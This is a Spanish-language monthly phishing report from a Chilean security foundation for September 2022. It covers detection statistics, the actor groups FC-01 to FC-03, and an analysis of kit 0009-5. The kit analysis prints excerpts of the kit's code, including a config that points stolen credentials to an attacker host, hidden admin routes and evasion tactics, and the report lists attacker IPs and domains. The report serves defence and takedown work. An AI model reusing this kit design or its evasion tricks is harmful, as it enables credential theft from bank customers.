FINSIN

Reporte de Phishing

Septiembre 2022

Indice

Introducción

En nuestros análisis como fundación de ciberseguridad encontramos que uno de los principales problemas que afectan a la comunidad en estos temas es la desinformación y los engaños.

Dentro de estos engaños el más prevalente y uno de los que tiene impacto más directo sobre la población en general es el "Phishing".

Este tipo de ataques es muy generalizado y al parecer es un ataque muy barato, por lo que los ciberdelincuentes pueden generar muchas "copias" diariamente, y solamente tendrían que hacer que las personas visiten el sitio para poder engañarlas y robarles sus claves u otro tipo de información.

Al analizar algunos de estos sitios encontramos que tenían patrones comunes de comportamiento, y que habían varios hechos de la misma forma, con archivos muy similares que provenían todos de un mismo "kit de phishing".

Nos dimos a la tarea de clasificar y agrupar los sitios que íbamos encontrando de manera "manual", pero luego tuvimos la problemática de que la cantidad de sitios crecía mucho y el tiempo que podíamos dedicarle a esa investigación se mantenía igual y muy reducido.

Para ello, decidimos generar un sistema automático con la capacidad de detectar, clasificar y agrupar los sitios de phishing que aparecen, logrando identificar patrones que nos permitan definir si un sitio es o no un Phishing y además a qué tipo de kit está asociado.

Con lo anterior, a principios de Febrero lanzamos la plataforma Phishing Checker de FINSIN para detectar de manera automatizada los sitios que afectan a la comunidad en Chile y también expandir un poco esta detección a los demás países en Latinoamérica que esta herramienta pueda detectar.

Ricardo Monreal Llop
Presidente FINSIN

TL;DR

A modo de resumen, tenemos los siguientes resultados para el mes de Septiembre[1]:

Este mes estamos en la 8.8 Security Conference

Este mes queremos presentar un nuevo kit que le afecta a un banco en Colombia

Aparecen otros kits como el 0009-5 y el 0070 que tienen más del 10% de las detecciones del mes.

El kit 0009-5 siempre usa la misma IP final para generar sus dominios de phishing: 204.11.58.233

El kit 0070 guarda directamente la configuración de los bots de Telegram y el id del chat en archivos .js del pack

Esperamos que con estos datos les den ganas de seguir leyendo el documento.

1 Cuando se habla de sitios detectados implica que fueron detectados por la plataforma, no corresponde al total real de Chile.

Phishing Checker

La plataforma "Phishing Checker" de FINSIN es un sitio web que ayuda tanto a "usuarios promedio" como a investigadores de ciberseguridad a tener información sobre los sitios de Phishing que están rondando hoy en Chile y algunos en Latinoamérica.

Queremos hacer una plataforma sencilla, que basta con tener una URL y puedes saber si es que esa URL es Phishing o no, y también "por qué" es Phishing con la clasificación de tipo/familia/pack a la que pertenece.

Para acceder a la plataforma se puede ingresar por el siguiente link: https://phishing.finsin.cl/stats.php

Para conocer mejor su funcionamiento pueden consultar el manual de uso en el siguiente link: https://finsin.cl/plataforma-phishing-checker/

Recuerden, tenemos nuestro canal de Telegram dedicado a las alertas de los sitios detectados por la plataforma.

Pueden registrarse en el canal ingresando a la URL: https://t.me/Phishing_FINSIN, síguenos y ayúdanos a difundir nuestra plataforma.

También, el 21 y 22 de este mes seremos parte de **8.8 Computer Security Conference 2022**[2], donde también mostramos un poco el problema del Phishing y qué hemos aprendido a través de estos meses con la plataforma. Esperamos que nos acompañen


2 https://8dot8.org/conferencias/chile/

Septiembre 2022

Como hemos visto en los meses anteriores, queremos dividir el análisis en países y en packs. La idea es agrupar el top de packs revisados y en vez de revisar las instituciones afectadas, queremos revisar los países a los que pertenecen esas instituciones y así ver a qué público están dirigidos.

Datos de países[3]

Si miramos los países de las marcas afectadas tenemos lo siguiente:




Pais	Porcentaje
Chile	65,43 %
Colombia	18,62 %
Argentina	7,98 %
Perú	2,66 %
España	2,66 %
Paraguay	2,13 %
USA	0,53 %

Datos de kits

En septiembre logramos agregar 4 kits nuevos y 5 variantes nuevas de Phishing que ya

3 Es la distribución de los phishing que fueron detectados por la plataforma, no corresponde al total real de Chile ni constituyen un ranking del mundo.

conocíamos antes. Si graficamos estos datos queda un poco parecido a los meses anteriores:



Este es primer mes que el pack 0001 no es el primero del mes, tenemos que el pack 0010 (en su segunda variante) toma el número 1.

Pack	Porcentaje
0010-2	22,89 %
0001	16,06 %
0009-5	12,95 %
0070	11,92 %
0025-3	8,29 %
0072	6,22 %
0003	3,11 %
0003-2	3,11 %
0006-1	2,59 %
0071	2,07 %
Otros	13,99 %

Además, ahora aparecen otros kits como el 0009-5 y el 0070 que tienen más del 10% de las detecciones del mes. Lo cual nos hace visualizar que se ha diversificado el ecosistema de los phishing, tanto en Chile como en Latinoamérica.


Actualización FC-01, FC-02 y FC-03

Dentro de los últimos reportes hemos estado caracterizando y siguiendo a los grupos FC-01[4], FC-02[5] y FC-03[6] que aunque tienen nombres parecidos tienen características muy distintas.

FC-01

Como hemos visto anteriormente FC-01 tiene una actividad muy característica, usa varias capas y varias redirecciones para montar su infraestructura. Su "modus-operandi" no ha cambiado mucho, pero tampoco hemos podido asignarle más datos al comportamiento que hemos observado de ellos.

En los últimos meses ha bajado su actividad, como podemos ver en el siguiente gráfico.



Tanto en agosto como en septiembre la cantidad de sitios que ha levantado FC-01 palidece con los meses anteriores (exceptuando junio).


4 Definido en el reporte de Febrero: https://finsin.cl/2022/03/03/reporte-mensual-de-phishing-enero-febrero-2022/

5 Definido en el reporte de Abril: https://finsin.cl/2022/05/09/reporte-mensual-de-phishing-abril-2022/

6 Definido en el reporte de Junio: https://finsin.cl/2022/07/04/reporte-mensual-de-phishing-junio-2022/

FC-02

El grupo FC-02 ha visto bastante disminuida su participación en el ecosistema chileno. De hecho, como veremos en el siguiente gráfico, en el mes de septiembre no hemos detectado ningun sitio por parte de ellos:




No tenemos mucha más información sobre este grupo, creemos que a través de la pronta respuesta de las empresas afectadas, su efectividad se haya reducido tanto que ya no le es rentable poder levantar sitios al ritmo como lo hacía a principios de año.

Esperamos que este grupo ya haya dejado de generar sitios, y lo vamos a sacar de los siguientes reportes, a no ser que haya algún tipo de resurgimiento.

FC-03

El grupo FC-03 es de los que más se ha "mantenido en el tiempo", Como podemos ver, aún cuando en los últimos meses se ha visto a la baja, tenemos que se mantiene con un número alto de sitios por mes.



Tanto en agosto como septiembre podemos ver que levantan un poco más de 30 sitios por mes.

Creemos que su longevidad se debe a que principalmente es de los grupos con menor gasto para la generación de sus dominios.

- Siguen usando el mismo kit "0010-2" que es el kit que han usado desde fines de Mayo, por lo que su inversión en desarrollo sigue siendo 0.
- Siguen usando la plataforma Firebase de Google para levantar sus sitios en el nivel gratis, por lo que siempre son subdominios de .firebaseapp.com o .web.app.
- Siguen usando subdominios del dominio "ehloq.xyz" como base de datos externa para sus datos robados. Lo único que necesitan aquí es mantener sus costos de dominio y de servidores, por lo que sigue siendo barato.

Revisando los dominios usados en el mes de Septiembre tenemos que son los siguientes:

Dominio BBDD	Cantidad
main-fala.ehloq.xyz	26
worker-fala.ehloq.xyz	12

Como lo habíamos visto anteriormente, estos dominios son parte de la infraestructura de FC-03 y ambos apuntan a la IP 162.0.209.127, que es parte de las IPs controladas por Namecheap[7].

Con esto queremos mostrar que siguen activos y mantienen su infraestructura, por lo que es recomendable que se intervenga (de ser posible) el dominio o se gestionen conversaciones con el hosting para remover el control de estos dominios de los que están detrás de FC-03. De lo contrario, lo más probable es que sigan levantando sitios, y aunque se les haga la baja de algunos de estos de "forma rápida", sigue siendo rentable.


7 https://www.namecheap.com/hosting/

Kit 0009-5

Este mes queremos investigar un poco más el pack 0009-5. Este es un kit que afecta a algunas instituciones bancarias en Chile y lo estamos viendo desde el inicio de nuestras detecciones allá en Febrero.

Han mantenido por más de 5 meses casi el mismo kit con pequeñas variantes estéticas

Si vemos como ha ido evolucionando esta familia con el tiempo tenemos lo siguiente[8]:



Como su nombre lo dice, ésta es la quinta variante del pack 0009, que hemos estado detectando desde fines de mayo. Han mantenido por más de 5 meses casi el mismo kit con pequeñas variantes estéticas (imágenes).

Técnicamente creemos que es un pariente del kit 0010 que tenemos enlazado a FC-03, tanto por el uso de Angular y Javascript en la generación de sus sitios, como por usar una BBDD extra en un dominio externo. Pero las otras formas de funcionamiento no coinciden por lo que no tenemos evidencias suficientes para asociarlos al día de esta publicación.

8 Estos datos pueden contener algunos duplicados en los números por lo que se tienen que tomar de manera referencial

Este kit tiene como características algo de resiliencia, porque utiliza algunas redirecciones antes de enviarte al sitio final correcto.

Si vemos alguno de los reportes de FINSIN[9] tenemos un comportamiento bastante similar en varios casos:

Resumen

Pack	Phishing
0009-5	Si

N° Redirección	URL Redirección	Dominio Redirección
0	https://bit.ly/3d6zJ2G	bit.ly
1	http://139.59.59.13/cbbc87e6e8cc25f73fbf409bd196efff/b8c7ae909df80402bd1687808d92242e/d7c25ad3bd8ef9-TMTSC	139.59.59.13
2	http://139.59.59.13/cbbc87e6e8cc25f73fbf409bd196efff/b8c7ae909df80402bd1687808d92242e/d7c25ad3bd8ef9-TMTSC/	139.59.59.13
3	https://cupo-banco-estado.ml/init?&rpsnv=13682ac418603aa0966369d46bbf282f562acf47	cupo-banco-estado.ml

Muchas de las detecciones tenemos que parten con un link de bit.ly, luego a un sitio intermedio de redirección, generalmente usando una IP y una ruta bastante extraña y larga, y luego finalmente redirigen al sitio de phishing.

Nosotros vemos que se usaron desde mayo a septiembre un total de 8 de estas “IP intermedias” para redirección, estas son:

- 68.183.93.132
- 206.189.142.169
- 188.166.216.114
- 165.22.241.40
- 159.89.170.164
- 139.59.90.255
- 139.59.7.115
- 139.59.59.13

Aun cuando estas IPs están siendo usadas para la redirección, no sabemos con certeza si es que éstas son parte de la infraestructura del actor malicioso, o fueron hackeadas para ese propósito. Necesitamos más evidencia para poder decir algo al respecto.

9 Caso de ejemplo en: https://phishing.finsin.cl/list.php?query=d9a25cf5e299b8940162e0ae0bf7dc253d6797ee7950063cd6c51e2c5d50f421

Otra característica de este kit es que siempre usa la misma IP[10] final para generar sus dominios de phishing: 204.11.58.233.

Estamos seguros del control de esa IP por parte del actor malicioso, por lo que corresponde monitorear esta IP para cuando se generen nuevos sitios.

Este actor también tiene una forma de operar bastante distintiva, todos los dominios se asocian a esa IP, pero no se coloca el contenido del sitio de phishing directamente en un principio, sino que en un futuro, generalmente después de varios días.

Estimamos que esto lo hacen porque no se puede dar de baja un dominio solamente por alcance de nombre, sino que éste tiene que tener contenido asociado a la marca afectada. El hecho de dejar "dormir" estos dominios hace que algunos de los monitoreos dejen de revisarlos y así puedan luego levantar el contenido sin problemas.

Una extraña coincidencia es que esta IP (204.11.58.233) fue usada en un caso que no tiene relación con el kit 0009-5 en sólo 1 ocasión, en un dominio generado para FC-01[11]. No podemos asociar ambos actores, pero es probable que la relación sea solo coincidencia.

10 En el mes de Octubre se ve un cambio para utilizar dominios que están detrás de Cloudflare, pero hasta septiembre se mantenía el comportamiento

11 Caso discutido en el siguiente reporte: https://phishing.finsin.cl/list.php?query=a2f5af0c9a6eda3f0cb61da127fd22c40e63f53f3bdec294798c767ca80ba51b


Una de las gracias de este pack es que usa Angular para generar el sitio de manera dinámica, porque si vemos el código HTML de la página inicial (sin la parte de estilo) es muy liviano, como vemos en el siguiente extracto:

Si colocas directamente el dominio en el navegador no te va a dirigir a la "página correcta" del phishing

```
<!DOCTYPE html><html lang="en"><head>
    <meta charset="UTF-8">
    <title>Inicio | Servicios</title>
    <base href="/">
    <meta name="template" content="page-content">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="viewport" content="initial-scale=1, maximum-scale=1,
    user-scalable=no">

    <link rel="apple-touch-icon" sizes="180x180"
    href="/assets/apple-touch-icon.png">
    <link rel="icon" type="image/png" sizes="32x32"
    href="/assets/favicon-32x32.png">
    <link rel="icon" type="image/png" sizes="16x16"
    href="/assets/favicon-16x16.png">
    <link rel="manifest" href="/assets/site.webmanifest">

    <!-- LOGIN AND P404 -->
    <style>....</style>
    <link rel="stylesheet" class="sty-two"
    href="/assets/css/clientlib-angular.lc-0d0c2224eeea45093578d039f5829652-lc.min.c
    ss" type="text/css" media="print" onload="this.media='all'"><noscript><link
    rel="stylesheet"
    href="/assets/css/clientlib-angular.lc-0d0c2224eeea45093578d039f5829652-lc.min.c
    ss"></noscript>
  <link rel="stylesheet" href="styles.f3d06da2ec5da729.css" media="print"
  onload="this.media='all'"><noscript><link rel="stylesheet"
  href="styles.f3d06da2ec5da729.css"></noscript></head>
  <body>
    <app-root></app-root>
  <script src="runtime.679aa3e574dfb66a.js" type="module"></script><script
  src="polyfills.970424e9c7b601f2.js" type="module"></script><script
  src="main.dd1d08652321a07e.js" type="module"></script>

</body></html>
```

Al igual que en otros casos, toda la lógica de negocio la vamos a encontrar en el archivo javascript asociado, en el caso anterior, en el archivo **main.*.js** ubicado en la misma raíz del dominio.

Otra de las gracias, es que si colocas directamente el dominio en el navegador no te va a dirigir a la “página correcta” del phishing, de hecho aparece algo como lo siguiente:



Analizando los archivos .js


Algunas cosas interesantes del kit son las cosas que definen en el archivo .js, por ejemplo, tenemos que definen una base externa para almacenar los “logos” o credenciales robadas:

```
2340: (He, fe, S) => {
    S.d(fe, {
        N: () => D
    });
    const D = {
        production: !0,
        API_URL: "https://garyvideos.click"
    }
},
```

De hecho, si revisamos el histórico de todos los sitios que han usado este pack vemos que siempre definen el mismo dominio “garyvideos.click” como BBDD externa.

BBDD Externa	Porcentaje
https://garyvideos.click	100%

También definen las rutas que van a ser las “válidas” para cada una de las secciones del phishing, incluyendo una para la administración:



No hemos podido obtener credenciales válidas para esa sección, por lo que no tenemos visión de lo que tienen dentro.

Además de la sección de administración, también aquí están definidas todas las otras rutas, con sus respectivos “Módulos” para cargar los contenidos:

```
    path: "portal",
    loadChildren: () => Promise.all([S.e(382), S.e(592), S.e(3)]).then(S.bind(S, 5003)).then(k => k.LoginModule)
}, {
    path: "canal",
    loadChildren: () => Promise.all([S.e(382), S.e(592), S.e(3)]).then(S.bind(S, 5003)).then(k => k.LoginModule)
}, {
    path: "auto",
    loadChildren: () => Promise.all([S.e(382), S.e(592), S.e(3)]).then(S.bind(S, 5003)).then(k => k.LoginModule)
}, {
    path: "prestamos",
    loadChildren: () => Promise.all([S.e(382), S.e(12)]).then(S.bind(S, 2012)).then(k => k.PrestamosModule)
}, {
    path: "servicios",
    loadChildren: () => Promise.all([S.e(382), S.e(12)]).then(S.bind(S, 2012)).then(k => k.PrestamosModule)
}, {
    path: "creditos",
    loadChildren: () => Promise.all([S.e(382), S.e(12)]).then(S.bind(S, 2012)).then(k => k.PrestamosModule)
}, {
    path: "inside",
    loadChildren: () => Promise.all([S.e(382), S.e(592), S.e(430)]).then(S.bind(S, 430)).then(k => k.HomeModule)
}, {
    path: "double",
    loadChildren: () => Promise.all([S.e(382), S.e(592), S.e(430)]).then(S.bind(S, 430)).then(k => k.HomeModule)
}, {
    path: "rounin",
    loadChildren: () => Promise.all([S.e(382), S.e(592), S.e(430)]).then(S.bind(S, 430)).then(k => k.HomeModule)
}, {
    path: "unabled",
    loadChildren: () => Promise.all([S.e(382), S.e(963)]).then(S.bind(S, 9963)).then(k => k.AdminModule)
}, {
    path: "estado",
    loadChildren: () => Promise.all([S.e(382), S.e(963)]).then(S.bind(S, 9963)).then(k => k.AdminModule)
}, {
    path: "protector",
    loadChildren: () => Promise.all([S.e(382), S.e(963)]).then(S.bind(S, 9963)).then(k => k.AdminModule)
}, {
    path: "protege",
    loadChildren: () => Promise.all([S.e(382), S.e(963)]).then(S.bind(S, 9963)).then(k => k.AdminModule)
}, {
    path: "**",
    component: On
}];
```

Dependiendo del momento, las rutas de cada uno de estos módulos va cambiando, por lo que se recomienda ir monitoreando este archivo para obtener las rutas de cada caso.

Otro de los puntos definidos en el archivo es la sección en donde se definen cuáles van a ser las interacciones con la base de datos, y todas éstas son a través de llamadas web:

```
getLogs() {
    return this.http.get(J.N.API_URL + "/xhr/logs", {
        headers: this.headers
    }).toPromise()
}
updateAll() {
    return this.http.get(J.N.API_URL + "/xhr/update/all", {
        headers: this.headers
    }).toPromise()
}
delAndGet(ye) {
    return this.http.get(J.N.API_URL + "/xhr/update/" + ye, {
        headers: this.headers
    }).toPromise()
}
removeAlls() {
    return this.http.delete(J.N.API_URL + "/xhr/delete", {
        headers: this.headers
    }).toPromise()
}
```

